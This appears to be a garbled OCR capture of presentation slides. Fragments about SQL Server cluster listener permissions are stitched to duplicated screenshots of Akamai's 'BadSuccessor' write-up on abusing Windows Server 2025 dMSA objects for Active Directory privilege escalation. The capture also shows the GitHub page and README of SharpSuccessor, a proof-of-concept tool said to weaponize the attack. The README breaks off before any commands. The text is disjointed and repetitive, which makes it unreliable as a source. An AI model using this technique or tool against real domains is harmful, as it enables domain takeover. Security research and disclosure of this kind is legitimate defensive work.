
1. Give the CNO Create computer objects, list properties, read properties, write properties over the OU it resides in


Or you can allow the cluster to create the listener itself:


- Give the CNO: create computer objects, list properties, read properties, write properties over the OU it resides in
- Create the listener through SSMS/TSQL/Powershell


/Powershell












# BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory



Yuval Gordon

May 21, 2025

Share    



## Executive summary

- Akamai researcher Yuval Gordon discovered a vulnerability in Windows Server 2025 that allows attackers to escalate privileges in Active Directory (AD).
- The attack exploits the [delegated Managed Service Account](#) (dMSA) feature that was introduced in Windows Server 2025, works with the default configuration, and is trivial to implement.




# BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory

 **Yuval Gordon**  
May 21, 2025

Share    

**By abusing dMSAs, attackers can take over any principal in the domain.**



**Executive summary**

- Akamai researcher Yuval Gordon discovered a bug in Windows Server 2025 that allows attackers to escalate privileges in Active Directory (AD).
- The attack exploits the [delegated Managed Service Account](#) (dMSA) feature that was introduced in Windows Server 2025, **works with the default configuration, and is trivial to implement**.

 **SharpSuccessor** Public

master 1 Branch 0 Tags Go to file Add file Code

 Merge branch 'master' of https://github.com/logangoins/SharpSuccessor 58aa5b1 · 2 months ago 13 Commits

File	Commit Message	Time
SharpSuccessor	Updated flags for clarity	2 months ago
.gitattributes	Add .gitattributes, .gitignore, and README.md.	2 months ago
.gitignore	Add .gitattributes, .gitignore, and README.md.	2 months ago
README.md	Updated with new flags	2 months ago
SharpSuccessor.sln	Add project files.	2 months ago


**README**

## SharpSuccessor

SharpSuccessor is a .NET Proof of Concept (POC) for fully weaponizing Yuval Gordon's (@YuG0rd) [BadSuccessor](#) attack from Akamai. A low privilege user with CreateChild permissions over the Active Directory domain can escalate privileges to domain administrator.

Use SharpSuccessor to add and weaponize the dMSA object, setting the account context:

```
